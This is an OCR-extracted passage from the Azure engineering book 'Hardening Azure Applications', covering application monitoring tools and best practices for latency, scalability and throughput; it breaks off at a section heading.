
AppDynamics

AppDynamics is the leading application performance management solution for modern applications in both the cloud and the data center. AppDynamics allows organizations to rapidly troubleshoot, diagnose and scale their apps in Windows Azure.

Monitor your .NET applications and their performance within Windows Azure. Deploy agents via the three Azure roles (Web, Worker and CustomVM) and increase your visibility into your .NET Azure services, such as Azure SQL and Azure ServiceBus.

Monitor your business with end-to-end visibility in the most complex and distributed environments. Auto-discovered business transactions, dynamic baselining, code-level diagnostics, and Virtual War Room collaboration ensure rapid issue identification and resolution to maintain an ideal user experience for any .NET application deployed on Azure. Automatic discovery and mapping of application components that interact with your CLRs for a complete high-level view of your application performance, including additional .NET applications hosted elsewhere.

Figure 4-19. *The AppDynamics Application Performance Management window*


Home > New > AppDynamics Application Performance Ma
AppDynamics Application Pe...
Create

Name: HardeningAzure ✓

* Subscription: Pay-As-You-Go

* Resource Group: (●) Create new ( ) Use existing

HardeningAzure ✓

* Location: West US

Pricing Tier: Select pricing tier

* Legal terms: *Review legal terms*

Create
Automation options

Figure 4-20. *Creating AppDynamics Application Performance Management instance*




Figure 4-21. AppDynamics application monitoring dashboard





Figure 4-22. New Relic application monitoring dashboard

Summary

In this chapter, we discussed the importance of instrumenting your application code and leveraging your cloud platform vendor capabilities for telemetry in order to build a robust health-monitoring application. We also warned that you must rely on your application software to provide you with all data regarding its health, rather than relying on hardware, infrastructure, or the operating system. If you do this, your hardened application will perform at the desired levels. It's possible, and it's been done, as demonstrated by the cloud application in Figure 4-23, which has an SLA of three nines!



GC EdiActivity (history)

Name ▾	Uptime	Response Time
January 2015	100%	299 ms
December 2014	100%	321 ms
November 2014	99.83%	303 ms
October 2014	99.29%	298 ms
September 2014	99.99%	294 ms
August 2014	99.93%	273 ms
July 2014	99.98%	271 ms
June 2014	99.97%	308 ms
May 2014	99.98%	289 ms
April 2014	100%	314 ms
March 2014	99.91%	304 ms
February 2014	99.93%	297 ms
January 2014	99.98%	293 ms
December 2013	99.99%	379 ms
November 2013	100%	274 ms
October 2013	99.94%	282 ms
September 2013	100%	282 ms
August 2013	100%	286 ms
July 2013	100%	294 ms
June 2013	99.92%	319 ms
May 2013	99.86%	418 ms
April 2013	99.47%	907 ms

Figure 4-23. *Azure application at 99.9% availability. (EDIActivity.com, 2014. Reprinted with permission.)*

CHAPTER 5

Key Application Experiences: Latency, Scalability, and Throughput

Developers often lose sight of the application experience because it is not related to application hardening. Additionally, some of the measures that we take to harden the application could be detrimental to the user experience; e.g., active-active disaster recovery across geographically distant data centers could result in poor transaction processing and significantly degrade the overall performance of the end-to-end solution. So, before we plunge into the world of hardening your application, let us review the following application experiences: latency, scalability, and throughput.

Latency

Latency is the time difference between invoking an action and receiving a response. In the context of networks, round-trip latency is the total time between making a request and receiving an appropriate response. Round-trip latency is a very common measure by which the efficacy of an application is determined, since it can be measured end to end from the origin.

S. Machiraju and S. Gaurav, *Hardening Azure Applications*, https://doi.org/10.1007/978-1-4842-4188-2_5

Factors That Affect Latency

Several factors contribute to network latency. Some of them are as follows:

- Transmission medium (i.e., phone line or fiber optic, which is much faster)
- Geographic distance between two places (i.e., local intranet versus the Internet, or data centers in the same region or country versus across continents)
- Bandwidth of the network connection
- Load on the network

Another example of latency is disk (hard) latency. Disk latency is the time the disk takes to perform its operation from start to finish. It starts when the write operation is invoked and ends when the appropriate sector on the disk is positioned under the read/write head. Disk latency is typically measured in revolutions per minute (RPM). Increasing the rotational speed of the disks can reduce the latency and improve the throughput.

Best Practices

Latency matters a great deal for any organization, regardless of the nature of its service. Here are a few conclusions from the top service providers:

- According to Google user characterization tests, an extra 500 milliseconds in latency drops traffic by as much as 20%.
- According to Amazon user characterization tests, an extra 100 milliseconds in latency would drop sales by 1%.

As per this conclusive data, you should focus on minimizing latency in your application. A few best practices for dealing with latency issues are as follows:

- Keeping everything in memory
- Co-locating data and processing
- Batching the calls
- Underutilization

- Sequential reads
- Caching data
- Asynchronous calls
- Parallelizing
- Performing latency tests
- Avoiding over-engineering

These best practices will be discussed in detail in the subsequent sub-sections.


Keep Everything in Memory

As reviewed in the disk latency example, anything that requires an I/O operation will introduce a layer of latency, which can be avoided by placing the data in memory. However, this is not free, as you will be responsible for self-managing the data structures and logging so that there is no data loss when the process crashes or a reboot of the instance is initiated.

Another consideration is the cache tier. It typically costs more than disk storage, and it may become quite expensive if you want to store huge amounts of data, e.g., hundreds of terabytes. Currently, a cache tier is a very popular solution for reducing latency between an application and the underlying database. Using a cache can dramatically reduce the latency of the read operations, but the application needs to keep cached data in sync with the data on the database so as to prevent it from becoming stale. Another option is using a solid-state drive (SSD), which is much faster (has lower latency) than a traditional hard disk; however, it is still expensive.

Co-locate Data and Processing

Network speed may be faster than disk-seek speed; however, it will still increase the end-to-end or overall time to complete the operation in your application. It is very likely that all of your data does not fit into a single instance, however large, and is distributed to multiple servers. Such distribution generally requires you to partition it appropriately. If your business is global, make sure that the data resides in the closest deployment region; e.g., if your customer is based in Japan, it makes sense to have the partition in the nearest location to Japan, as demonstrated in Figure 5-1.



Cloud service
Microsoft

Quickly deploy and manage powerful applications and services. Simply upload your application, and Microsoft Azure handles the deployment details. From provisioning and load balancing to health monitoring for continuous availability. Your application is backed by an industry leading 99.95% monthly SLA. You just focus on the application and not the infrastructure. It's that good.

Use Azure Cloud Services to:

- Focus on your application, not the infrastructure
- Develop internet-scale API's for a world of devices
- Build modern, cloud architectures
- Monitor and alert (preview)
- Auto scale to optimize cost and performance

Brazil South
Canada Central
Canada East
Central India
Central US
East Asia
East US
East US 2
France Central
Japan East
Japan West
Korea Central

Japan East

Package
(Optional) Select a package

Certificates
(Optional) Add certificates

Figure 5-1. *Specifying the deployment region*

For this kind of global deployment, you may also have to consider background data-sync strategies, while still maintaining proximity to the user.

Batch the Calls

In a chatty system, the client makes multiple service calls to an instance for a single operation. With extra latency in your network, you will see the performance suffer. The solution to this problem is to make your application less chatty by batching calls whenever possible. This means that you may need to redesign or rewrite your application logic and handle some consequent error cases. From an engineering perspective, there are two concerns: there may be a limit to the batch size the system can handle, and it may be challenging to deal with partial failures in the batch.

Note While batching can significantly increase the throughput and scalability of your application, it also has an adverse impact on latency. Accounting for collating/enveloping and de-enveloping/splitting, the time necessary to send and receive a batch is considerably higher than the time needed to serve a single request.

Underutilize

Scaling up servers and using more powerful machines is a very common technique for decreasing latency. To maintain low latency, the system should always have adequate resources to process requests. You should not stretch the limit of what the cloud platform instance can provide. Instead, make sure there is always plenty of headroom for bursts. This may require you to design an elastic environment or leverage the capabilities of your cloud platform so as to optimize the resource usage.

Sequential Reads

In most cases, regardless of the type of storage hardware (traditional disk), your application will perform significantly better when the data is accessed sequentially. Implementing sequential reads from memory will ensure that the next piece of data is available in cache right before your application requires it. With traditional hard disks, sequential data is read from the disk, which slows the disk head rotation, thereby significantly reducing latency. However, there may be instances in which a sequential read is not applicable, especially if your data-access pattern is random. Additionally, this technique has lost some relevance due to the growing trend of using SSDs.

Cache Data

You can also reduce latency by putting data that is accessed often (warm data) into cache while leaving the less-accessed data (cold) on disk. However, this technique may not work if your data-access pattern is random.

Asynchronous Calls

Synchronous calls are a dangerous practice because they keep threads busy waiting for the completion of an operation (e.g., I/O operation) while the resources could be used to serve other processes or users. The wasted CPU cycles in some cases will result in bad user experiences. However, asynchronous call practice is not free, as it requires a different way of handling processing in the application logic. In .NET, Async Methods and Await Statement make the programming easier to include.

Parallelize

I/O operations are the best candidates to run in parallel. A pertinent factor in high latency is the overall complexity of your application and the number of systems and repositories it must invoke in order to provide a response after processing the request. For example, a web application that returns the best fare for a flight ticket request queries several airline companies and provides an appropriate response. This application pattern is called *scatter-gather*. Scatter-gather requests made on external systems are directly proportional to the response latency, which means there is an increase in the response latency with an increase in scatter-gather requests. An obvious solution to reduce latency is to parallelize the requests so they can be executed simultaneously. Another intra-application example is when the creation of a log of transactions executes in parallel with the transactions' processing, which reduces latency.

On the other hand, implementing the parallel logic is not an easy task, and it adds complexity to your application code. Parallelizing has its challenges, too. One of the most significant challenges is process/data synchronization. Finally, due to the complexity, it is hard to debug or troubleshoot, especially when in production and closely monitoring downtime.

Perform Latency Tests

Latency is often neglected when preparing an application for production. Tests are normally performed in a pristine lab with an intranet or behind-the-firewall kind of simulated environment that does not accurately reflect the real world. You should ensure that your application is being verified for latency in staging environments that mimic the real world.

Before running latency tests, you should properly define your goals in terms of latency to reflect the service level agreements (SLAs). Here are a few examples of such performance goals:

- 90% of requests should complete within 500 milliseconds.
- 95% of requests should complete within 2 seconds.
- 99% of requests should complete within 5 seconds.

Do Not Over-Engineer

You should engineer your application to align with your business needs, but be sure to avoid over-engineering. You should also use your judgment to distinguish what matters from what does not, and thus prioritize your available resources. For example, let's say there is a particular user activity that takes one minute to complete. After your investigation, you conclude that significant architectural changes will shave 5 to 10 seconds off the end-to-end process. You should not undertake this fix if your users are accepting of the one-minute latency they are used to. Instead, you should evaluate all your options and business and customer needs before investing time and effort in fixing latency issues, especially those that bring minimal changes.

REAL-WORLD CASE STUDY ON LATENCY AT ONE OF THE BIGGEST SOFTWARE COMPANIES IN THE WORLD

The SEO engineering team at a large software company created a feature that allows users to enter a query containing multiple keywords and returns results for the entire query in addition to the statistical results for each keyword. It is useful to know which keywords may produce better search results at affordable costs. This feature worked as expected in the development environment. However, it was totally unusable when running in production. Upon investigation, the team discovered that the logic in their code was actually making API calls for *each* keyword, and each API call was making multiple internal calls to the server. This chatty interface may not pose a problem when running in an on-premises environment, where the network latency is low. But it is definitely a significant problem when running in a hybrid environment, where the front-end server receiving user requests is hosted in a cloud environment and the back-end service analyzing and processing queries based on keywords is running on an on-premises data center connected via the public Internet. The result was very high latency. The engineering team resolved this through a redesign that batched the calls to the server.

The lesson in this story is that you, as an engineer, should always consider potential latency issues during the design and development phase, and bake solutions into the feature. Latency is a real issue and should not be an afterthought.

Scalability

Scalability is the capacity to handle increasing or decreasing workload efficiently. Scalability enables your application to adjust output when workload changes; i.e., take on more work when resources (compute instances) are added, or reduce the amount of work when resources are removed. It is not the same as performance, as a system that is performant will not necessarily perform at the same speed when running with an increased load.

Application scalability requires both software and hardware/network resources to be optimally deployed. For example, if your application scales well but is deployed to compute nodes that are connected via a low-bandwidth network, it will not perform well—the network would suffer from a bottleneck. While we will discuss scaling strategies in future chapters, let us briefly review it here.

Scaling Up

Scaling up will enable you to do more (thus enjoying increased scalability) by using bigger, better, faster, and generally more expensive hardware or compute instances. Scaling up includes adding more memory or transitioning an application to run on a more powerful or bigger instance. It is easy because it typically doesn't require you to change the code, and it is relatively simple to manage since there is only a single instance.

Keep in mind that doubling the number of processors does not mean your application will perform twice as fast, since you have to account for the additional overhead of running a dual processor. Essentially, scaling up does not mean using more cores, CPUs, RAM, or network cards. Instead, it means using better and faster components such as faster RAM, SSD in place of a Hard Disk, faster CPU, and so on. In addition, scaling up also has a physical limit, as eventually your application will outgrow the biggest and most powerful instance available on the cloud platform and will hit the scale-up limit. Figure 5-2 demonstrates that each "size" of compute instance has a limit, and that is the drawback of the scale-up option. In this figure, you will notice a smaller and larger compute instance, and each has a limit on its service capacity. Of course, on the flip side, scale-up is easier to design and implement.




***Figure 5-2.** Scale-up eventually hits a capacity ceiling, even with better and faster components*

Mature applications that do not experience growth spurts or that have predictable and stable service capacity requirements are ideal for the scale-up architecture model.

Scaling Out

Scaling out enables your application to achieve capacity growth by using "regular" and low-cost compute instances. With the scale-out approach, your application will distribute its processing load across more than one server. From an economic perspective, this approach is more cost-effective than the scaling-up approach, which requires large and specialized hardware.

Scaling out requires a collection of compute instances to function as a single entity. By assigning several machines to a common task, application fault tolerance improves. However, the scaling-out approach also presents a greater management challenge for your IT administrator, as the number of machines increases. In many cases, your application code (which was running only on a single server) will also need to be modified or redesigned to coordinate work across many compute instances. You will also need to use hardware and software load-balancing techniques to scale out across a cluster, making it easy to add capacity. In case one or more instances fail (or go into maintenance mode), your application will continue to remain available. In Figure 5-3, you will notice that service capacity is increased by adding computing instances.




Figure 5-3. *Scaling out enables you to expand service capacity*

Best Practices

Why does scalability matter to you? Let's look at some statistics from popular online services. Facebook currently has more than one billion users, Google serves more than five billion searches per day, and Netflix users spend more than one billion hours every month streaming videos. One commonality across these services is that they scale immensely well. On the flip side, when your application fails to scale out, it will adversely affect user experience. Some best practices to ensure the scalability of your application are as follows:

- Scale out, not up
- Partition by function
- Sharding — horizontal split
- Use stateless service
- Avoid distributed transactions

- Consider cache
- Consider asynchronous processing

The following sections explain each best practice in detail.

Scale Out, Not Up

Scaling up, via a bigger instance or by upgrading the resources in the instance, is definitely easier than scaling out. However, as discussed earlier, there is a physical limit to adding capabilities—such as memory, cores, and processors—to an existing instance. There are situations where adding more resources to an existing instance is not an option. Instead, in these circumstances, opt for bigger instances.

On the contrary, the scaling-out approach scales your application without any limit, since new instances are added instead of resources. Another advantage of scaling out versus scaling up is lower cost; you can use less expensive commodity instances. The only consideration is that your application will need to be redesigned to run in a distributed manner on multiple instances.

Partition by Function

Your application consists of several functions, some of which belong together, and some that stand alone. Decoupling leads to more flexibility, and individual components can scale independently. You already do this when packaging your code; instead of having a single big executable, you break it down into multiple library files.

Your application follows the same concept; by breaking down its functions into separate components, you can deploy and host them in a more scalable manner. For example, one function can run on a web server instance, while another function can run on another instance. This way you can, with relative ease, add more instances for the function. This helps you to isolate and manage resource dependencies, thereby making your application very scalable.

The same concept applies to each layer—the front end, the application, and storage. Even if you intend to run your application on a single node, you can leverage the same scalable concept by executing various functions within the application on different processes, or different application pools in the case of web servers.

Sharding—Horizontal Split

While functional partitioning provides a degree of scalability, certain functionality in your application may outgrow the single instance on which it is deployed. For this scalability scenario, you need to split or break the work into smaller units or shards.

Splitting horizontally is trivial for stateless functionality. For example, you can put in place a load-balancer to reroute traffic to any of the application servers. This will work well if your application servers store stateful transactions. If you need more processing capacity, you can add additional compute nodes to the cluster.

However, stateful functionalities like databases face challenges because they store data. To scale databases, you must split the data horizontally, i.e., by rows of data. For example, on a database that stores user information, you can split the database by the initials of each user's last names. Instance One would serve last names that begin with A to J, and so on. The application logic would be aware of the application server to which the query is to be routed. As the number of customers grows over time, the data will grow, and thus you will need to add more servers (or perhaps re-map the existing shard model). This data-partition concept applies to other cases as well. For example, you can partition the data by transaction year or month or geographic location. The appropriate data partitioning will make the system scalable.

You can extend the sharding approach to the entire end-to-end solution and partition the application as a whole into separate units of scale. Each unit shares the same architecture and design, but does not share any data or any resources with the other units. Using separate units of scale is a strong technique that allows a solution to scale almost linearly. Essentially, you could have a deployment for each location from which your customers access the system.

Stateless Service

As mentioned earlier, having a stateless service will prepare your application to scale. In a stateful application, the data related to user actions on a web page is stored locally, which creates an affinity between the user and the resource. Such affinity causes issues with load balancing, and when the resource goes down, rebuilding the user state becomes nearly impossible. The bottom line here is that your front-end and mid tiers should be stateless, and state should be maintained in the storage tier when using disaster-recovery and high-availability strategies that can be scaled out.

Avoid Distributed Transactions

In the previous section, we discussed partitioning data functionally and horizontally to scale an application. However, this will raise another challenge: guaranteeing the transactional operation. For example, if your application has to update more than one type of data within a single transaction—e.g., user info and order info—you can create a distributed two-phase commit transaction across customer and order components, which is guaranteed to preserve the integrity of the transaction. All components will be updated, or the transaction will roll back and fail. This approach, from a resourcing perspective, is quite intense, since scalability, latency, and performance are impacted. This approach also adversely impacts availability. The impact can be reduced by relaxing transactional guarantees.

Another popular approach is to combine multiple commit statements in a single transaction for a database as a unitary operation. In today's cloud world, the concepts of strong consistency and ACID-distributed transactions have been relaxed to a great extent in favor of eventual consistency.

Consider Cache

One of the best ways to achieve better scalability, especially in the data tier, is by using cache, specifically for:

- Slow-changing data (business processes)
- Read-only data (catalogs)
- Metadata (schemas and configuration)
- Static data (mathematical conversions)

You should cache slow-changing data and keep it in sync using the pull-and-push approach, as it reduces repeated query requests for the same data, has a substantial impact, and provides amazing RoI (Return on Investment).

Note Caching may not be ideal for rapidly changing, read-write, and transient session data.

However, similar to other techniques, caching also presents a challenge: if you allocate more memory for caching, you will have less memory to process other in-memory transactions. You will also need to overcome operational challenges, including rebalancing, moving, or cold-starting the cache.

A well-executed caching system, via a distributed cache on dedicated nodes, can scale your application significantly, as the query requests will extract data from solid-state drives using fewer resources as compared to reads from a disk (the primary data store).

Consider Asynchronous

Let's say that component X in your application calls component Y synchronously. You can then say that X and Y are tightly coupled components. In other words, scaling component X will also require you to scale component Y. Another problem arises when component Y is down, as it affects component X adversely, even if Y is not the key to commit the transaction. However, if component X can call component Y asynchronously (via queues, batch processing, or messaging), then you can scale each component independently. Thus, component X can continue to function and move forward, even if component Y is down.

The same principle should be applied to all your applications. Event-driven architecture should be the foundation as you design asynchronous interfaces. Decomposing the transaction processing into stages and implementing them as standalone components while integrating them asynchronously will help you achieve a scalable application. Integrating persistent messaging, like Azure Service Bus Topics and Queues, allows you to message in fan-out patterns, where the same message is transmitted to multiple recipients while supporting temporal decoupling, since subscribers and publishers do not need to be active at the same time.

Synchronous programming should only be considered for improving user experience. Consider the following example: if response time to an operation is critical, such as computing and displaying shipping costs in a shopping cart, then processes such as ship-tracking, billing statements, account records, and voluminous reporting could be considered background and asynchronous processing. The bottom line is that any operation that can wait should wait, and be executed asynchronously.

Synchronous processing requires scale infrastructure up to peak load, which means you must build capacity that can handle the busiest minute of the busiest day, while at all other times running below capacity. Asynchronous processing allows you to queue requests instead of processing them immediately, thereby significantly reducing the resources required.

Throughput

Throughput is defined as the rate at which your application can complete processing. In the email and messaging world, throughput is measured as the number of emails processed and delivered per minute. A more interesting example could be the number of tickets a cashier can sell per hour at the local cinema box office, which might be 20 per hour. Other examples of throughput include a web service's ability to process *n* requests per second, or a database's ability to commit *n* transactions per second. Typically, throughput is measured as a number of transactions per second (TPS).

When conducting throughput tests, you may notice variances in TPS, which could be attributed to various factors, including hardware, network topology, or other processes sharing resources. It is quite common to standardize hardware and network specifications and use them consistently as benchmark data. The benchmark data will ensure that you are comparing apples to apples, especially when you are affecting code changes to improve your application.

Best Practices

Some of the best practices mentioned in the Latency and Scalability sections will also improve the throughput of your application. We will elaborate on a few key practices next.

Avoid Chatty Interfaces

